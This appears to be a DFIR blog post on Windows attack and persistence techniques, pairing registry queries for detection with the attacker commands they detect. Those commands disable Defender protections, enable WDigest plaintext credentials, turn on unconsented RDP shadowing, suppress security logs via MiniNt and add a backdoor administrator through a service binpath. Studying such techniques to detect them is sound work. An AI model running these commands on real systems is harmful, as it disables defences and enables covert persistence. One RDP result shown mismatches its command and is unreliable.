Microsoft 365 Security

Everything about Microsoft Security

DFIR: Windows and Active Directory Attacks and Persistence

Posted on August 6, 2021 by m365guy Leave a comment

Today I would like to focus on an improved version of my previous blog post about DFIR in Windows & Active Directory. We will cover examples of different attacker's techniques and ways how attackers could persist in an environment. This will include things from executing the techniques by ourselves, to diving into the traces that it leaves behind, and much more. We won't just cover attacker's techniques, but also other things like, host reconnaissance on a machine. At that part, we will cover different configuration settings that attackers tend to look at, when achieving a foothold. This can be relevant as well, when looking at it from a DFIR perspective.

In order to understand something, we have to do it by ourselves. I truly believe, that it's the only way to learn something (better). Understanding an technique is one thing, but executing and gather context around it, is the second.

At the end of this blog post, there will be a list of references that I have used. I've decided to make this, so I wouldn't forget all the stuff around On-Premises. It was a good refresher to understand how easily it is to execute an attack and persist in an environment. All of the described techniques have not explained in detail, but more in a high-level overview with screenshots.

The goal of this blog post is mainly to be aware of the "bigger" picture. What I mean with this is, that once an attacker has elevated their privileges to a Domain Admin or Enterprise Admin. All the doors are becoming wider and there are multiple ways to persist in an environment. Yes, I'm confident that there are more persistence out there, which I have not covered.

I hope this can blog post can give a good overview for DFIR folks, so they can be aware of some of the potential persistence that can be configured within AD.

Windows

During this section, we will focus only on the Windows Operating System. This will include things from host reconnaissance to executing well-known techniques and many more.

1. **Host Reconnaissance**

Host reconnaissance is an important aspect of an attacker, because it will be helpful to gather information once an attacker has access to a machine. An important thing to look at it from an attackers point of view, would be the relevant security features that are enabled/disabled, and the directories, folders, and processes that have been excluded from AV for example. The primary focus will be on the exclusions, since these are likely going to get abused.

- **Directory & Folders – Exclusion in AV**

Windows Defender allows to have an exclusion list for specific directories and folders. Once an exclusion has been set, AV won't scan anything, that is being executed from the excluded directories or folders.


All the exclusions of folders and directories can be found by running the following command:

Command

```
reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths"
```

Result

At the sample result, we can see two folders being excluded.



A lot of enterprise organizations are managing their workstations via SCCM. Exclusions of specific folders and directories can be excluded via SCCM as well, which means that the registry key, that specifies all the exclusions would be different than a machine that is not managed via SCCM. All the exclusions that have been set via SCCM will override the exclusions, that are manually added.

Command

```
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows
Defender\exclusions\paths"
```

Result

At the sample result, we can see different folders and directories being excluded.

```
C:\Users\[redacted]>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\exclusions\paths"

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\exclusions\paths
    %windir%\SoftwareDistribution\Datastore\Datastore.edb    REG_SZ    0
    %windir%\SoftwareDistribution\Datastore\Logs\Res*.log    REG_SZ    0
    %windir%\SoftwareDistribution\Datastore\Logs\Res*.jrs    REG_SZ    0
    %windir%\SoftwareDistribution\Datastore\Logs\Edb.chk    REG_SZ    0
    %windir%\SoftwareDistribution\Datastore\Logs\Tmp.edb    REG_SZ    0
    %windir%\Security\Database\*.edb    REG_SZ    0
    %windir%\Security\Database\*.sdb    REG_SZ    0
    %windir%\Security\Database\*.log    REG_SZ    0
    %windir%\Security\Database\*.chk    REG_SZ    0
    %windir%\Security\Database\*.jrs    REG_SZ    0
    %ALLUSERSPROFILE%\NTuser.pol    REG_SZ    0
    %SystemRoot%\System32\GroupPolicy\Machine\registry.pol    REG_SZ    0
    %SystemRoot%\System32\GroupPolicy\User\registry.pol    REG_SZ    0
    C:\Program Files\SentinelOne*    REG_SZ    0
    C:\ProgramData\Sentinel*    REG_SZ    0
```

- **Windows Processes – Exclusion in AV**

Processes that are running on a machine can be excluded as well from Windows Defender. An attacker could for example create an exclusion to exclude their leet hacker tools.

Command

```
reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes"
```

Result

At the sample result, we can see one exclusion.

```
C:\Windows\system32>reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes
    C:\Windows\System32\cmd.exe    REG_DWORD    0x0
```

A lot of enterprise organizations are managing their workstations via SCCM. Exclusions of specific processes can be excluded via SCCM as well, which means that the registry key, that specifies all the exclusions would be different than a machine that is not managed via SCCM. All the exclusions that have been set via SCCM will override the exclusions, that are manually added.

Command

```
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows
Defender\exclusions\processes"
```

Result

At the sample result, we can see a couple of processes that have been excluded.

```
C:\Users\[redacted]>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\exclusions\processes"

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\exclusions\processes
    LocalePkg.exe    REG_SZ    0
    %windir%\CCM\Ccmexec.exe    REG_SZ    0
    %windir%\CCM\CmRcService.exe    REG_SZ    0
    %windir%\CCM\Ccmrepair.exe    REG_SZ    0
    %windir%\CCM\Ccmsetup.exe    REG_SZ    0
    %windir%\ccmsetup\ccmsetup.exe    REG_SZ    0
    %localappdata%\Microsoft\Teams\current\Teams.exe    REG_SZ    0
    %localappdata%\Microsoft\Teams\Update.exe    REG_SZ    0
```

- **Extension – Exclusion in AV**

Extensions can be excluded in Windows Defender. You can think of extensions with the likes of .ps1, .vbs, and so on.

Command

```
reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Extensions"
```

Result

At the sample result, we can see that one extension has been excluded.

```
C:\Users\Jones>reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Exclusions\Extensions"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Exclusions\Extensions
    .ps1    REG_DWORD    0x0
```

A lot of enterprise organizations are managing their workstations via SCCM. Exclusions of specific extensions can be excluded via SCCM as well, which means that the registry key, that specifies all the exclusions would be different than a machine that is not managed via SCCM. All the exclusions that have been set via SCCM will override the exclusions, that are manually added.

Command

```
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows
Defender\exclusions\extensions"
```

Result

At the sample result, we can see one extension being excluded.

```
C:\Users\[redacted]reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\exclusions\extensions"

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\exclusions\extensions
    .ost    REG_SZ    0
```

- **Windows Defender Signatures – Removed?**

An attacker can leave Windows Defender enabled, but remove all the signatures. In order to remove all the signatures, we have to run the following command as an admin.

Command

```
"C:\Program Files\Windows Defender\MpCmdRun.exe" -RemoveDefinitions -All
```


If we now run the following command.

Command

```
reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Features\Controls"
```

Result

We can see that the values in this specific registry key is empty, which indicates that the signatures have been removed.



- **Real-Time Protection – Disabled or not?**

Real-time protection is **a security feature that helps stop malware from being installed on your device**. This feature is built into Microsoft Defender, a comprehensive virus and threat detection program that is part of the Windows 10 security system. An attacker can disable Real-Time Protection.

This can achieved by running the following command as an admin.

Command

```
Set-MpPreference -DisableRealtimeMonitoring $true
```


If we now run the following command to check if Real-Time Protection has been disabled.

Command

```
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Real-Time
Protection" /v DisableRealtimeMonitoring
```

Result

We can see that Real-Time Protection has been disabled, because the 'DisableRealtimeMonitoring' value has been set to 0x1.



A lot of enterprise organizations are managing their workstations via SCCM. Managing the setting of Real-Time Protection can be done via SCCM as well, which means that the registry key, that specifies if Real-Time Protection has been disabled or not, would be different than a machine, that is not managed via SCCM.

Command

```
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\real-
time protection" /v DisableRealtimeMonitoring
```

Result

At the sample result, we can see that the registry key is different. Here we can see that the 'DisableRealtimeMonitoring' value has been set to 0x0, which means that it's enabled.

```
C:\Users\[redacted]>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\real-time protection" /v Disabl
eRealtimeMonitoring

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\real-time protection
    DisableRealtimeMonitoring    REG_DWORD    0x0
```

- **Script Scanning – Disabled or not?**

Script Scanning is a security feature in Windows Defender AV and it already tells what it is, but it's a feature that scans for 'malicious' scripts. This can be disabled by an attacker though.

In order to disable script scanning, we have to run the following command as admin.

Command

```
Set-MpPreference -DisableScriptScanning $true
```

If we now check the registry key of Script Scanning…

Command

```
reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection" /v
DisableScriptScanning
```

Result

We can see that Script Scanning has been disabled, because the 'DisableScriptScanning' value has been set to '0x1'

```
C:\Windows\system32>reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection" /v DisableScriptScanning

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Real-Time Protection
    DisableScriptScanning    REG_DWORD    0x1
```

A lot of enterprise organizations are managing their workstations via SCCM. Managing the setting of Script Scanning can be done via SCCM as well, which means that the registry key, that specifies if Script Scanning has been disabled or not, would be different than a machine, that is not managed via SCCM.

Command

```
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\real-
time protection" /v DisableScriptScanning
```

Result

At the sample result, we can see that the 'DisableScriptScanning' has been set to 0x0. This means that it is not disabled.

```
C:\Users\[redacted]>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\real-time protection" /v Disabl
eScriptScanning

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\real-time protection
    DisableScriptScanning    REG_DWORD    0x0
```

- **ASR Rules – What rules are active?**

ASR rules target specific types of behavior that is typically used by malware and malicious apps to infect devices. That includes protection against files and scripts used in Office apps, suspicious scripts, unexpected behavior of apps and more.

In most enterprise organizations, this is (usually) done via MDM or SCCM. However, this example will assume that the ASR rules have been configured through SCCM.


In order to find out, which ASR rules are configured on a machine.

Command

```
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Policy Manager" /v ASRRules
```

Result

At the sample result, we can see different ASR rules that have been configured on a machine. This includes if the rule is on audit mode or block mode.



- **ASR Rules – Exclusions**


Directories, folders, and processes can be excluded from ASR rules, just like Windows Defender AV. All the exclusions can be found on a machine.

Command

```
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender\Policy Manager" /v ASROnlyExclusion
```

Result

At the sample result, we can see a couple of processes that have been excluded from ASR.



- **Tamper Protection – Disabled or enabled?**

Tamper Protection is a security feature that was introduced in Windows 10 version 1903, otherwise known as the May 2019 Update. When enabled, Tamper Protection prevents Windows Security and Windows Defender settings from being changed by programs, Windows command line tools, Registry changes, or group policies.

In order to find out if Tamper Protection has been disabled or enabled.

Command

```
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Features" /v
TamperProtection
```

Result

At the sample result, we can see that Tamper Protection has been disabled. The value 'TamperProtection' is set to 0x0.

```
C:\Windows\system32>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Features" /v TamperProtection

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Features
    TamperProtection    REG_DWORD    0x0
```

2. **Insecure configurations and persistence**

This section will focus primary on insecure configurations that an attacker can set on a machine to make it more vulnerable for attacks.

- **WDigest – Downgrade**

Digest Authentication is a challenge/response protocol that was primarily used in Windows Server 2003 for LDAP and web-based authentication.

An attacker can enable the WDigest protocol to obtain the password in plain-text, when dumping credentials from memory. In order to enable WDigest, we have to modify a registry value.

Command

```
reg add HKLM\SYSTEM\CurrentControlSet\Control\SecurityProviders\WDigest /v
UseLogonCredential /t REG_DWORD /d 1
```

In order to see if WDigest is enabled or not.

Command

```
reg query HKLM\SYSTEM\CurrentControlSet\Contro\SecurityProviders\Wdigest /v
UseLogonCredential
```

Result

We can see in the result that WDigest has been enabled, because the 'UseLogonCredential' value has been set to '0x1'.

```
C:\Windows\system32>reg query HKLM\SYSTEM\CurrentControlSet\Contro\SecurityProviders\Wdigest /v UseLogonCredential

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Contro\SecurityProviders\Wdigest
    UseLogonCredential    REG_DWORD    0x1
```

Why do attackers enable WDigest?

Enabling the WDigest protocol allows the password to be stored in plain-text, so that means. Once the credentials have been dumped from memory. Attackers can use the plain-text password of a user, instead of using the NT hash. Using the NT hash requires more effort, because the attacker would have to use a pass the hash attack, etc.

```
msv :
 [00000003] Primary
 * Username : MrEvil
 * Domain   : CONTOSO
 * NTLM     : 8cf835b73fcfccbc2840c4e85a530dd2
 * SHA1     : c4638a7a3205a2da3a70693f6e05d1d5499d0340
 * DPAPI    : ccccb1af6e9f9b4dbb0f4eae74ffc6cc
tspkg :
wdigest :
 * Username : MrEvil
 * Domain   : CONTOSO
 * Password : DontHackMe123!
kerberos :
 * Username : MrEvil
 * Domain   : CONTOSO.LOCAL
 * Password : (null)
```

- **Enable RDP locally for persistence**

An attacker can enable RDP locally on a machine to remain persistent.

In order to do this, we have to run the following command:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections /t REG_DWORD /d 0 /f
```

If we now run the following command:

```
reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fDenyTSConnections
```

Result

We can see that RDP has enabled, because the value 'fDenyTSConnections' value has been set to '0x4'.

```
C:\Windows\system32>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services" /v Shadow

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services
    Shadow    REG_DWORD    0x4
```

- **Allowing multiple RDP sessions**


An attacker can make a change to allow multiple RDP sessions on a targeted machine. In order to do this, we have to modify a registry value.

```
reg add "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services" /v
fSingleSessionPerUser /t REG_DWORD /d 0 /f
```

This can be achieved as well by running the following command:

```
reg add "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fSingleSessionPerUser /t REG_DWORD /d 0 /f
```

What we now can see is that an attacker can has multiple RDP sessions to the targeted machine, as we can see here.



To see if multiple RDP sessions have been configured on a machine. We can run the following commands to retrieve the information. There are two registry keys to keep an eye on.

Command

```
reg query "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v
fSingleSessionPerUser
```

Result

At the sample result, we can see that 'fSingleSessionPerUser' value has been set to 0x0, which means that the RDP session limitation has been removed.

```
C:\Windows\system32>reg query "HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fSingleSessionPerUser

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server
    fSingleSessionPerUser    REG_DWORD    0x0
```

Command 2

```
reg query "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services" /v
fSingleSessionPerUser
```

Result 2

At the sample result, we can see that 'fSingleSessionPerUser' value has been set to 0x0, which means that the RDP session limitation has been removed.

```
C:\Windows\system32>reg query "HKLM\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services" /v fSingleSessionPerUser

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services
    fSingleSessionPerUser    REG_DWORD    0x0
```


- **RDP shadow sessions**

An attacker can enable RDP shadow session to have full remote control of a user's session without their permission. In order to do this, there are two options. However, we will only show one example out of the two.

In order to enable RDP shadow session with full control permission, we can run the following command:

```
reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\Terminal
Services" /v Shadow /t REG_DWORD /d 2
```

This means that we can now disconnect a user and still sign-in to the machine via RDP without asking their permission.



If we want to find out if RDP shadow session has been enabled. We have to run the following command:

```
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\Terminal
Services" /v Shadow
```

Result

At the sample result, we do see that RDP shadow session has been enabled. Because of the 'Shadow' value with 0x2. 0x2 means 'Full control without user permission', while 0x4 means 'View session without user permission'

```
C:\Windows\system32>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services" /v Shadow

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\Terminal Services
    Shadow    REG_DWORD    0x2
```

- **logonscript**

Logon script that will execute something once a machine has been booted up.

In order to find out if an executable has been set. We can run the following command:

```
reg query HKCU\Environment /v UserInitMprLogonScript
```

Result

At the sample result, we can see that cmd.exe has been set to start once a machine has been booted up. We can recognize this with looking at the value 'UserInitMprLogonScript'

```
Microsoft Windows [Version 10.0.19043.1110]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>reg query HKCU\Environment /v UserInitMprLogonScript

HKEY_CURRENT_USER\Environment
    UserInitMprLogonScript    REG_SZ    C:\Windows\System32\cmd.exe
```

- **hklmrun**

This is a just another registry persistence. In order to let an executable ran once a machine is booted up again. We can run the following command as an example:

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run" /v Evil
/t REG_SZ /d "C:\Windows\System32\calc.exe"
```

In order to find if something has been set. We can run the following command:

```
reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run"
```

Result

At the sample result, we can see two examples.

```
C:\Users\Jones>reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run"

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run
    OneDrive    REG_SZ    "C:\Users\Jones\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
    Evil    REG_SZ    C:\Windows\System32\calc.exe
```

- **hklmrunonce**

This is a just another registry persistence. In order to let an executable ran once a machine is booted up again. We can run the following command as an example:

```
reg add "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce" /v
Evil2 /t REG_SZ /d "C:\Windows\System32\calc.exe"
```

In order to find if something has been set. We can run the following command:

```
reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce"
```

Result

```
C:\Windows\system32>reg query "HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce"

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce
    Evil2    REG_SZ    C:\Windows\System32\calc.exe
```

- **Registry key startup persistence**

There a bunch of registry startup persistence, so covering all of them one by one might take a while. Here is a list of all the other registry keys that needs to be reviewed.

Command

```
reg query "HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnceEx"

reg query "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon"

reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Run"

reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce"

reg query "HKCU\Environment" /v UserInitMprLogonScript

reg query
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServices"

reg query
"HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunServicesOnce"
```

- **No logs to security event logs**

Once an attacker adds a registry key called "**MiniNt**" at the following path:
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control

It is able to crash the security event logs, so no logs will be generated in the security event logs.


In order to do this, we have to run the following command:

```
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\MiniNt"
```

In order to find out if this registry key has been set:

```
reg query "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\MiniNt"
```

Result



- **Hide account from Windows/logon screen**

Attackers tend to hide an compromised account username from a Windows logon screen.


In order to do this, we can run the following command as example:

```
reg add "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v DefaultUser /t REG_DWORD
/d 0 /f
```

In order to find out if this has been set, we can run the following command:

```
reg query "HKLM\SOFTWARE\Microsoft\Windows
NT\CurrentVersion\Winlogon\SpecialAccounts\UserList"
```

Result



- **Modifying existing service**


Attackers can modify existing services to remain persistent. Here is an example of how an attacker could modify the 'DmEnrollmentSvc' service for example to remain persistent on a targeted machine.

Command

```
sc config DmEnrollmentSvc binpath= "C:\Windows\System32\cmd.exe /c net localgroup
Administrators Backdoor /add" start="auto" obj="LocalSystem"
```

Result

At the sample result, we can see that we have added an account to the local Administrators group on the targeted machine.

